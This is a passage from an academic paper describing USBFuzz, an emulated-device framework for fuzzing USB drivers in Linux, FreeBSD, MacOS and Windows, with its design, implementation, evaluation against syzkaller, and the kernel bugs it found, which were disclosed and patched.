is not prohibitively expensive, fuzzing campaigns often run on 10s to 1000s of cores, resulting in substantial hardware cost. Similarly, connecting physical devices to fuzzing clusters in a server center results in additional complexity. Second, hardware-based approaches do not scale as one device can only fuzz one target at a time. Hardware costs and lack of scalability together render this approach expensive. Finally, this approach is hard to automate as hardware operations (e.g., attaching and detaching a device to and from a target system) are required for each test iteration.

Approach II: data injection in IO stack. This approach modifies the kernel to inject fuzz data to drivers at a certain layer of the IO stack. For example, usb-fuzzer in syzkaller [16] injects fuzz data into the USB stack through a software host controller (`dummy hcd`), replacing the driver for the hardware host controller. PeriScope [50] injects fuzzer generated input to drivers by modifying MMIO and DMA interfaces.

Compared to hardware-based approaches, this approach is cheap, scalable, and can be automated to accommodate fuzzing. However, this solution struggles with portability as its implementation is tightly coupled to a given kernel layer (and sometimes kernel version). In addition, it requires deep understanding of the hardware specification and its implementation in the kernel. As input is injected at a specific layer of the IO stack, it cannot test code paths end-to-end, and thus may miss bugs in untested code paths (as we show in § 6.4).

Design Goals. After evaluating the above approaches, we present the following design goals:

G1. Low Cost: The solution should be cost-effective and hardware-independent.

G2. Portability: The solution should be portable to test other OS and platforms, avoiding deep coupling with a specific kernel version.

G3. Minimal Required Knowledge: The interaction between the driver, the USB device, and the rest of the system is complex and may be different from device to device. The solution should require minimal knowledge of the USB standard and the device.

USBFuzz's approach. At a high-level, USBFuzz leverages an emulated USB device to feed random input to device drivers. The target kernel (hosting the tested device drivers) runs in a virtual machine (VM) and the emulated USB device is integrated into the VM. The hypervisor in the VM transparently sends read/write requests from the drivers of the guest kernel to the emulated device (and not to real hardware) without any changes to the USB system in the target kernel. The emulated USB device, on the other hand, responds to kernel IO requests using the fuzzer-generated input, instead of following the specification of a device.

As a software-based solution, an emulated device does not incur any hardware cost and is highly scalable, as we can




Figure 2: Overview of USBFuzz

easily run multiple instances of a virtual machine to fuzz multiple instances of a target kernel in parallel, satisfying **G1**—low cost. Because our solution implements an emulated hardware device, it is decoupled from a specific kernel or version. One implementation of the emulated device can be used to provide random input to device drivers running on different kernels on different platforms, satisfying **G2**—portability. As this solution works at the device level, no knowledge of the software layers in the kernel is required. In addition, based on mature emulators such as QEMU, a developer only needs to understand the data communication protocol, satisfying **G3**—minimal required knowledge.

Based on these goals, we designed USBFuzz, a modular framework to fuzz USB device drivers. Figure 2 illustrates the overall design of USBFuzz. The following list summarizes high level functionalities of its main components.

Fuzzer: The fuzzer runs as a userspace process on the host OS. This component performs the following tasks: (i) mutating the data fed to device drivers in the target kernel; and (ii) monitoring and controlling test execution.

Guest System: The guest system is a virtual machine that runs a target kernel containing the device drivers to test. It provides support for executing the guest code, emulating the fuzzing device as well as the supporting communication device.

Target Kernel: The target kernel contains the code (importantly, device drivers) and runs inside the guest system. The drivers in the kernel are tested when they process the data read from the emulated fuzzing device.

Fuzzing Device: The fuzzing device is an emulated USB device in the guest system. It is connected through the emulated USB interface to the guest system. However, instead of providing data according to the hardware specification, it forwards the fuzzer-generated data to the

host when the target kernel performs IO operations on it (shown in § 4.1).

Communication Device: The communication device is an emulated device in the guest system intended to facilitate communication between the guest system and the fuzzer component. It shares a memory region and provides synchronization channels between the fuzzer component and the guest system. The shared memory region also shares coverage information in coverage-guided fuzzing (shown in § 4.2).

User Mode Agent: This userspace program runs as a daemon process in the guest system. It monitors the execution of tests (shown in § 4.3). Optionally, it can be customized to perform additional operations on the fuzzing device to trigger function routines of drivers during focused fuzzing (demonstrated in § 6.4).

The modular design of USBFuzz, in combination with the emulated fuzzing device, allows fuzzing USB device drivers on different OSes and applying different fuzzing techniques with flexible configuration based on the target system, e.g., coverage-guided fuzzing to leverage feedback, or dumb fuzzing without any feedback to explore certain provided USB traces (dumb fuzzing is useful when coverage information is not available). In this work, we applied coverage-guided fuzzing to the Linux kernel (discussed in § 4.4), and dumb fuzzing to FreeBSD, MacOS, and Windows using cross-pollination seeded by inputs generated from fuzzing Linux.

4.1 Providing Fuzzed Hardware Input

Our input generation component extends AFL, one of the most popular mutational coverage-guided fuzzing engines. AFL [72] uses a file to communicate the fuzzer generated input with the target program. The fuzzing device responds to read requests from device drivers with the contents of the file.

As mentioned in § 2.1, when a USB device is attached to a computer, the USB driver framework reads the device descriptors and configuration descriptors and uses the appropriate driver to interact with it. However, depending on the implementation of the USB stack, the device descriptor and configuration descriptor may be read multiple times (e.g., the Linux kernel reads the device descriptor both before and after setting the address of the USB device). To improve fuzzing efficiency and considering that throughput is relatively low compared to simple user space fuzzing (see § 6.3), these two requests are handled separately: they are loaded (either from a separate file or the fuzzer generated file) once when the fuzzing device is initialized and our framework responds with the same descriptors when requested. All other requests are served with bytes from the current position of the fuzzer generated file until no data is available, in which case, the device responds with no data. Note that as we are fuzzing the device drivers using data read from the device side, write operations to the device are ignored.

This design allows either *broad* fuzzing or *focused* fuzzing. By allowing the fuzzer to mutate the device and configuration descriptors (loading them from the fuzzer generated file), we can fuzz the common USB driver framework and drivers for a wide range of devices (broad fuzzing); by fixing the device and configuration descriptor to some specific device or class of devices (loading them from a separate configuration file), we can focus on fuzzing of a single driver (focused fuzzing). This flexibility enables different scenarios, e.g., it allows bug hunting in the USB driver framework and all deployed USB device drivers, or it can be used to test the driver of a specific USB device during the development phase. We demonstrate *focused fuzzing* on a USB webcam driver in § 6.4.

4.2 Fuzzer – Guest System Communication

Like all existing fuzzers, the fuzzer component in USBFuzz needs to communicate with the target code to exert control over tests, reap coverage information, and so forth. As shown in Figure 2, the fuzzer component runs outside the guest system and cannot gain information about the target system directly. The communication device is intended to facilitate the communication between the fuzzer and the guest system.

In a coverage-guided fuzzer, coverage information needs to be passed from the guest system to the fuzzer. To avoid repeated memory copy operations, we map the bitmap, which is a memory area in the fuzzer process, to the guest system using a QEMU communication device. After the guest system is fully initialized, the bitmap is mapped to the virtual memory space of the target kernel, to which the instrumented code in the target kernel can write the coverage information. As it is also a shared memory area in the fuzzer process, the coverage information is immediately accessible by the fuzzer component, avoiding memory copy operations.

In addition, the fuzzer component needs to synchronize with the user mode agent running in the guest system (see § 4.3) in each fuzz test iteration. To avoid heavy-weight IPC operations, a control channel is added to the communication device to facilitate the synchronization between the user mode agent and the fuzzer component.

4.3 Test Execution and Monitoring

Existing kernel fuzzers execute tests using the process abstraction of the target kernel. They follow an iterative pattern where, for each test, a process is created, executed, monitored, and the fuzzer then waits for the termination of the process to detect the end of the test. In USBFuzz, as tests are performed using the fuzzing device, in each iteration, a test starts with virtually attaching the (emulated) fuzzing device to the guest system. The kernel then receives a request for the new USB device that is handled by the low-end part of the kernel device

management which loads the necessary drivers and initializes the device state. However, without support from the kernel through, e.g., process abstractions similar to the `exit` system call, it is challenging to monitor the execution status (e.g., whether a kernel bug is triggered or not) of the kernel during its interaction with the device.

In USBFuzz, we follow an empirical approach to monitor the execution of a test by the kernel: by checking the kernel's logged messages. For example, when a USB device is attached to the guest system, if the kernel is able to handle the inputs from the device, the kernel will log messages containing a set of keywords indicating the success or failure of the interaction with the device. Otherwise, if the kernel cannot handle the inputs from the device, the kernel will freeze or indicate that a bug was triggered. The USBFuzz user mode agent component monitors the execution status of a test by scanning kernel logs from inside the virtualized target system, synchronizing its status with the fuzzer component so that it records bug triggering inputs and continues to the next iteration.

To avoid repeatedly booting the guest system for each iteration, USBFuzz provides a persistent fuzzing technique, similar to other kernel fuzzers (syzkaller [16], TriforceAFL [19], trinity [22], or kAFL [48]), where a running target kernel is reused for multiple tests until it freezes, in which case, the fuzzer automatically restarts the kernel.

4.4 Coverage-Guided Fuzzing on Linux

So far, the USBFuzz framework provides basic support for fuzzing USB device drivers on different OSes. However, to enable coverage-guided fuzzing, the system must collect execution coverage. A coverage-guided fuzzer keeps track of code coverage exercised by test inputs and mutates interesting inputs which trigger new code paths.

Coverage collection is challenging for driver code in kernel space. On one hand, inputs from the device side may trigger code executions in different contexts, because drivers may contain code running in interrupts and kernel threads. On the other hand, due to the kernel performing multitasking, code executed in a single thread may be preempted by other unrelated code execution triggered by timer interrupts or task scheduling. To the best of our knowledge, the Linux kernel only supports coverage collection by means of static instrumentation through `kcov` [67]. However, `kcov` coverage collection is limited to a single process, ignoring interrupt contexts and kernel threads. Extending the static instrumentation of `kcov`, we devised an AFL-style edge coverage scheme to collect coverage in USB device drivers of the Linux kernel. To collect coverage across different contexts, (i) the previous executed block is saved in the context of each thread of code execution (interrupts or kernel threads), so that edge transitions are not mangled by preempted flows of code execution; and (ii) instrumentation is limited to related code: USB core, host controller drivers, and USB drivers.

5 Implementation Details

The implementation of the USBFuzz framework extends several open source components including QEMU [4, 57] (where we implement the communication device and the emulated USB device), AFL [72] (which we modify to target USB devices by collecting coverage information from our virtualized kernel and interacting with our User Mode Agent), and `kcov` [67] (which we extend to track edge coverage across the full USB stack, including interrupt contexts). We implement the user mode agent from scratch. The workflow of the whole system, illustrating the interaction among the components, is presented in Figure 3. The implementation details of individual components are discussed in the following sections.

When the fuzzer starts, it allocates a memory area for the bitmap and exports it as a shared memory region, with which the communication device is initialized as QEMU starts. After the target kernel is booted, the user mode agent runs and notifies the fuzzer to start testing.

In each iteration of the fuzzing loop, the fuzzer starts a test by virtually attaching the fuzzing device to the target system. With the attachment of the fuzzing device, the kernel starts its interaction with the device and loads appropriate USB drivers for it. The loaded USB driver is tested with the fuzz input as it interacts with the fuzzing device. The user mode agent monitors execution by scanning the kernel log and notifies the fuzzer of the result of the test. The fuzzer completes the test by virtually detaching the fuzzing device from the target system.

5.1 Communication Device

The communication device in USBFuzz facilitates lightweight communication between the fuzzer component and the target system, which includes sharing the bitmap area and synchronization between the user mode agent and the fuzzer component. The implementation of the communication device is built on the IVSHMEM (Inter-VM shared memory) device [56], which is an emulated PCI device in QEMU. The shared memory region from the fuzzer component is exported to the guest system as a memory area in IVSHMEM device and mapped to the virtual memory




Figure 3: Workflow of USBFuzz.

space of the guest system. One register (BAR2, the Base Address Register for a memory or IO space) is used for the communication channel between the fuzzer component and the user mode agent.

5.2 Fuzzer

The fuzzer uses two pipes to communicate with the VM: a control pipe and a status pipe. The fuzzer starts a test by sending a message to the VM via the control pipe, and it receives execution status information from the VM via the status pipe.

On the VM side, two callbacks are registered for the purpose of interfacing with the fuzzer component. One callback attaches a new instance of the fuzzing device to the hypervisor with the fuzzer-generated input when a new message is received from the control pipe. When execution status information is received from the user mode agent via the communication device, the other callback detaches the fuzzing device from the hypervisor and forwards execution status information to the fuzzer via the status pipe.

5.3 Fuzzing Device

The fuzzing device is the key component in USBFuzz that enables fuzzing of the hardware input space of the kernel. It is implemented as an emulated USB device in the QEMU device emulation framework and mimics an attacker-controlled malicious device in real-world scenarios.

Hypervisors intercept all device read/write requests from the guest kernel. Every read/write operation from the kernel of the guest OS is dispatched to a registered function in the emulated device implementation, which performs actions and returns data to the kernel following the hardware specification.

The fuzzing device is implemented by registering "read" functions which forward the fuzzer-generated data to the kernel. To be more specific, the bytes read by device drivers are mapped sequentially to the fuzzer-generated input, except the device and configuration descriptors, which are handled separately (as mentioned in § 4.1).

5.4 User Mode Agent

The user mode agent is designed to be run as a daemon process in the guest OS and is automatically started when the target OS boots up. It monitors the execution status of tests based on the kernel log and passes information to the fuzzer via the communication device. After initialization, it notifies the fuzzer that the target kernel is ready to be tested.

On Linux and FreeBSD, our user mode agent component monitors the kernel log file (`/dev/kmsg` in Linux, `/dev/klog` in FreeBSD), and scans it for error messages indicating a kernel bug or end of a test. If either event is detected, it notifies the fuzzer—using the device file exported to user space by the communication device driver—to stop the current iteration and proceed to the next one. The set of error messages is borrowed from the report package [44] of syzkaller. On Windows and MacOS, due to the lack of a clear signal from the kernel when devices are attached/detached, our user mode agent uses a fixed timeout (1 second on MacOS and 5 seconds on Windows) to let the device properly initialize.

5.5 Adapting Linux kcov

To apply coverage-guided fuzzing on USB drivers for the Linux kernel, we use static instrumentation to collect coverage from the target kernel. The implementation is adapted from `kcov` [67] which is already supported by the Linux kernel with the following modifications to accommodate our design.

```
1 index = (hash(IP) ^ hash(prev_loc))%BITMAP_SIZE;
2 bitmap[index] ++;
3 prev_loc = IP;
```

Listing 2: Instrumentation used in USBFuzz

USBFuzz implements an AFL-style [72] edge coverage scheme by extending `kcov`. Our modification supports multiple paths of execution across multiple threads and interrupt handlers, untangling non-determinism. We save the previous block whenever non-determinism happens. For processes, we save `prev_loc` (see Listing 2) in the `struct task` (the data structure for the process control block in the Linux kernel), and for interrupt handlers we save `prev_loc` on the stack. Whenever non-determinism happens, the current previous location is spilled (in the `struct task` for kernel threads, or on the stack for interrupt handlers) and set to a well-defined location in the coverage map, untangling non-determinism to specific locations. When execution resumes, the spilled `prev_loc` is restored. Note that this careful design allows us to keep track of the execution of interrupts (and nested interrupts) and separates their coverage without polluting the coverage map through false updates.

The instrumented code is modified to write the coverage information to the memory area of the communication device, instead of the per-process buffer. The Linux build system is modified to limit the instrumentation to only code of interest. In our evaluation, we restrict coverage tracking to anything related to the USB subsystem, including drivers for both host controllers and devices.

6 Evaluation

We evaluate various aspects of USBFuzz. First, we perform an extensive evaluation of our coverage-guided fuzzing implementation on the USB framework and its device drivers (broad fuzzing) in the Linux kernel. § 6.1 presents the discovered bugs, and § 6.3 presents the performance analysis. Second, we compare USBFuzz to the usb-fuzzer extension

of syzkaller based on code coverage and bug discovery capabilities (§ 6.2). In § 6.4, we demonstrate the flexibility of USBFuzz by fuzzing (i) USB drivers in FreeBSD, MacOS, and Windows (broad fuzzing); and (ii) a webcam driver (focused fuzzing). Finally, we showcase one of the discovered bugs in the USB core framework of the Linux kernel (§ 6.5).

Hardware and Software Environment. We execute our evaluation on a small cluster in which each of the four nodes runs Ubuntu 16.04 LTS with a KVM hypervisor. Each node is equipped with 32 GB of memory and an Intel i7-6700K processor with Intel VT [20] support.

Guest OS Preparation. To evaluate FreeBSD, Windows, and MacOS, we use VM images with unmodified kernels and a user mode agent component running in userspace. When evaluating Linux, the target kernel is built with the following customization: (i) we adapt `kcov` as mentioned in § 5.5; (ii) we configure all USB drivers as built-in; (iii) we enable kernel address sanitizer (KASAN) [25, 26] to improve bug detection capability. At runtime, to detect abnormal behavior triggered by the tests, we configure the kernel to panic in case of "oops" or print warnings by customizing kernel parameters [62].

Seed Preparation. To start fuzzing, we create a set of USB device descriptors as seeds. We leverage the set of expected identifiers (of devices, vendors, products, and protocols) and matching rules of supported devices that syzkaller [16] extracted from the Linux kernel [64]. A script converts the data into a set of files containing device and configuration descriptors as fuzzing seeds.

6.1 Bug Finding

To show the ability of USBFuzz to find bugs, we ran USBFuzz on 9 recent versions of the Linux kernel: v4.14.81, v4.15, v4.16, v4.17, v4.18.19, v4.19, v4.19.1, v4.19.2, and v4.20-rc2 (the latest version at the time of evaluation). Each version was fuzzed with four instances for roughly four weeks (reaching, on average, approximately 2.8 million executions) using our small fuzzing cluster.

Table 1 summarizes all of the bugs USBFuzz found in our evaluation. In total, 47 unique bugs were found. Of these 47 bugs, 36 are memory bugs detected by KASAN [25], including double-free (2), NULL pointer dereference (8), general protection error (6), out-of-bounds memory access (6), and use-after-free (14). 16 of these memory bugs are new and have never been reported. The remaining 20 memory bugs were reported before, and so we used them as part of our ground truth testing. Memory bugs detected by KASAN are serious and may potentially be used to launch attacks. For example, NULL pointer dereference bugs lead to a crash, resulting in denial of service. Other types of memory violations such as use-after-free, out-of-bounds read/write, and double frees can be used to compromise the system through a code execution attack or to leak information. We discuss one of our discovered memory bugs and analyze its security impact in detail in our case study in § 6.5.

Type	Bug Symptom	#
Memory Bugs (36)	double-free	2
	NULL pointer dereference	8
	general protection	6
	slab-out-of-bounds access	6
	use-after-free access	14
Unexpected state reached (11)	WARNING	9
	BUG	2

Table 1: Bug Classification

The remaining 11 bugs (WARNING, BUG) are caused by execution of (potentially) dangerous statements (e.g., assertion errors) in the kernel, which usually represent unexpected kernel states, a situation that developers may be aware of but that is not yet properly handled. The impact of such bugs is hard to evaluate in general without a case-by-case study. However, providing a witness of such bugs enables developers to reproduce these bugs and to assess their impact.

Bug Disclosure. We are working with the Linux and Android security teams on disclosing and fixing all discovered vulnerabilities, focusing first on the memory bugs. Table 2 shows the 11 **new** *memory bugs* that we fixed so far. These new bugs were dispersed in different USB subsystems (USB Core, USB Sound, or USB Network) or individual device drivers. From these 11 new bugs, we have received 10 CVEs. The remaining bugs fall into two classes: those still under embargo/being disclosed and those that were concurrently found and reported by other researchers. Note that our approach of also supplying patches for the discovered bugs reduces the burden on the kernel developers when fixing the reported vulnerabilities.

6.2 Comparison with syzkaller

Due to challenges in porting the kernel-internal components of syzkaller, we had to use a version of the Linux kernel that is supported by syzkaller. We settled on version v5.5.0 [17], as it is maintained by the syzkaller developers. In this version, many of the reported USB vulnerabilities had already been fixed. Note that USBFuzz does not require any kernel components and supports all recent Linux kernels, simplifying porting and maintenance. In this syzkaller comparison we evaluate coverage and bug finding effectiveness, running five 3-day campaigns of both USBFuzz and syzkaller.

Bug Finding. In this heavily patched version of the Linux kernel, USBFuzz found 1 bug in each run within the first day and syzkaller found 3 different bugs (2 runs found 2, 3 runs found 3). The bug USBFuzz found is a new bug that triggers a *BUG_ON* statement in a USB camera driver [32]. The bugs found by syzkaller trigger WARNING statements in different USB drivers.

Kernel bug summary	Kernel Subsystem	Confirmed Version	Fixed
KASAN: SOOB Read in __usb_get_extra_descriptor	USB Core	4.14.81 - 4.20-rc2	✓
KASAN: UAF Write in usb_audio_probe	USB Sound	4.14.81 - 4.20-rc2	✓
KASAN: SOOB Read in build_audio_procunit	USB Sound	4.14.81 - 4.20-rc2	✓
KASAN: SOOB Read in parse_audio_input_terminal	USB Sound	4.14.81 - 4.18	✓
KASAN: SOOB Read in parse_audio_mixer_unit	USB Sound	4.14.81 - 4.20-rc2	✓
KASAN: SOOB Read in create_composite_quirks	USB Sound	4.14.81 - 4.20-rc2	✓
KASAN: SOOB Write in check_input_term	USB Sound	4.14.81 - 4.20-rc2	✓
KASAN: SOOB Read in hso_get_config_data	USB Network	4.14.81 - 4.20-rc2	✓
KASAN: NULL deref in ath{6kl,10k}_usb_alloc_urb_from_pipe	Device Driver	4.14.81 - 4.20-rc2	✓
KASAN: SOOB Read in lan78xx_probe	Device Driver	4.14.81 - 4.17	✓
KASAN: double free in rsi_91x_deinit	Device Driver	4.17 - 4.20-rc2	✓

Table 2: USBFuzz's new memory bugs in 9 recent Linux kernels (SOOB: slab-out-of-bounds, UAF: use-after-free) that we fixed.

	Line (%)	Function (%)	Branch (%)
syzkaller	18,039 (4.5)	1,324 (5.6)	7,259 (3.2)
USBFuzz	10,325 (2.5)	813 (3.5)	4,564 (2.0)

Table 3: Comparison of line, function, and branch coverage in the Linux kernel between syzkaller and USBFuzz. The results are shown as the average of 5 runs.

Code Coverage. We collected accumulated code coverage in the USB related code (including the USB core framework, host controller drivers, gadget subsystem, and other device drivers) by replaying inputs generated from both fuzzers. The line, function, and branch coverage of 5 runs are shown in Table 3. Overall, syzkaller outperforms USBFuzz on maximizing code coverage. We attribute the better coverage to the manual analysis of the kernel code and custom tailoring the individual generated USB messages to the different USB drivers and protocols. The manual effort results in messages adhering more closely to the standard [55]—at a high engineering cost.




Figure 4: Comparison of line coverage between syzkaller and USBFuzz in USB Core, host controller drivers, gadget subsystem, and other device drivers.

Table 3 shows that both syzkaller and USBFuzz only triggered limited code coverage. There are three reasons: (i) some drivers are not tested at all; (ii) some code (function routines) can be triggered only by operations from userspace, and are thus not covered; (iii) some host controller drivers can only be covered with a specific emulated host controller.

Figure 4 demonstrates the differences between USBFuzz and syzkaller. First, syzkaller triggered zero coverage in the host controller drivers. This is because syzkaller uses a USB gadget and a software host controller (dummy HCD) while USBFuzz leverages an emulated USB device to feed fuzzer generated inputs to drivers. Though syzkaller may find bugs in the USB gadget subsystem, which is only used in embedded systems as firmware of USB devices and not deployed on PCs, it cannot find bugs in host controller drivers. We show a bug found in XHCI driver in our extended evaluation in § 6.4.

Syzkaller achieves better overall coverage for device drivers due to the large amount of individual test cases that are fine-tuned. These syzkaller test cases can be reused for focused, per device fuzzing in USBFuzz to extend coverage. USBFuzz achieves better coverage in USB core, which contains common routines for handling data from the device side. This is caused by the difference in the input generation engines of the two fuzzers. As a generational fuzzer, syzkaller's input generation engine always generates valid values for some data fields, thus prohibiting it from finding bugs triggered by inputs that violate the expected values in these fields. USBFuzz, on the other hand, generates inputs triggering such code paths. Note that the driver in which USBFuzz found a bug was previously tested by syzkaller. However, as the inputs it generated are well-formed, the bug was missed. We show an example of this in § 6.5.


In summary, syzkaller leverages manual engineering to improve input generation for specific targets but misses bugs that are not standard compliant or outside of where the input

is fed into the system. USBFuzz follows an out-of-the box approach where data is fed into the unmodified subsystem, allowing it to trigger broader bugs. These two systems are therefore complementary and find different types of bugs and should be used concurrently. As future work, we want to test the combination of the input generation engines, sharing seeds between the two.


6.3 Performance Analysis

To assess the performance of USBFuzz we evaluate execution speed and analyse time spent in different fuzzing phases.

Fuzzing Throughput. Figure 5(a) shows the execution speed of USBFuzz in a sampled period of 50 hours while running on Linux 4.16. The figure demonstrates that USBFuzz achieves a fuzzing throughput ranging from 0.1–2.6 exec/sec, much lower than that of userspace fuzzers where the same hardware setup achieves up to thousands of executions per second. Note the low fuzzing throughput in this scenario is mostly not caused by USBFuzz, because tests on USB drivers run much longer than userspace programs. E.g., our experiment with physical USB devices shows that it takes more than 4 seconds to fully recognize a USB flash drive on a physical machine. A similar throughput (0.1–2.5 exec/sec) is observed in syzkaller and shown in Figure 5(b).



(a) A sample of execution speed of USBFuzz



(b) A sample of execution speed of syzkaller

Figure 5: Comparison of execution speed between USBFuzz (0.1–2.6 exec/sec) and syzkaller (0.1- 2.5 exec/sec).




Figure 6: Cumulative distribution of test run time, collected by tracing the inputs generated by USBFuzz.

Overhead Breakdown. To quantify the time spent for each executed test, and to evaluate possible improvements in fuzzing throughput, we performed an in-depth investigation on the time spent at each stage of a test. As mentioned in § 5, a test is divided into 3 stages, (i) virtually attaching the fuzzing device to the VM; (ii) test execution; and (iii) detaching the fuzzing device. We measure the time used for attaching/detaching, and the time used in running a test when device drivers perform IO operations. The result is shown in Figure 7. The blue line and red line show the time used in the attach/detach operations (added together) and the time used in tests respectively. From Figure 7, the time used in these attach/detach operations remains stable at about 0.22 second, while the time used by tests varies from test to test, ranging from 0.2 to more than 10 seconds.

Manual investigation on the test cases shows that the time a test takes depends on the quality of input. If the input fails the first check on the sanity of the device descriptor, it finishes very quickly. If the emulated device passes initial sanity checks and is bound to a driver, the execution time of a test depends on the driver implementation. Typically longer tests trigger more complex code paths in device drivers. Figure 6 depicts the runtime distribution of tests generated by USBFuzz. It shows that about 11% of the generated tests last longer than 2 seconds.

We also evaluated the overhead caused by the user mode agent component. We measured the time used to run tests on a base system with the user mode agent running and that without user mode agent, a comparison shows that the difference is roughly 0.01 second, which is negligible compared to the overall test execution time.

Though the overhead of attach/detach operations is negligible for long tests, it accounts for about 50% of the total execution time of short tests. As the emulated device is allo-




Figure 7: Execution Time Breakdown of 100 randomly chosen tests. The axes denote test number and execution time. Blue and red bars represent time used in attaching/detaching the emulated device to the VM and the time spent in testing respectively.

cated/deallocated before/after the test in each iteration, this overhead can be reduced by caching the emulated device and performing only necessary initialization operations. We leave this optimization as future work.

6.4 USBFuzz Flexibility

To demonstrate the benefit of portability and flexibility of the USBFuzz framework, we performed two extended evaluations: (i) fuzzing FreeBSD, MacOS, and Windows; (ii) focused fuzzing a USB webcam driver.

Fuzzing FreeBSD, MacOS, and Windows. Leveraging the portability of a device emulation-based solution to feed fuzzer-generated inputs to device drivers, we extended our evaluation to FreeBSD 12 (the latest release), MacOS 10.15 Catalina (the latest release) and Windows (both version 8 and 10, with most recent security updates installed). After porting the user mode agent and the device driver of the communication device we apply dumb fuzzing on these OSes.

Fuzzing drivers on these OSes is more challenging than the Linux kernel due to the lack of support infrastructure. These OSes support neither KASAN, other sanitizers, nor coverage-based collection of executions. The lack of a memory-based sanitizer means our fuzzer only discovers bugs that trigger exceptions, and misses all bugs that silently corrupt memory. Because we cannot collect coverage information, our fuzzer cannot detect seeds that trigger new inputs.

To alleviate the second concern, the lack of coverage-guided optimization, we experiment with cross-pollination. To seed our dumb fuzzer, we reuse the inputs generated during our Linux kernel fuzzing campaign.

USBFuzz found three bugs (two resulting unplanned restart and one resulting system freeze) on MacOS, and four bugs on Windows (resulting in a Blue Screen of Death, confirmed on both Window 8 and Windows 10) during the first day of evaluation. Additionally, one bug was found in a USB Bluetooth dongle driver on FreeBSD in two weeks. In this bug, the driver is trying to add an object to a finalized container.

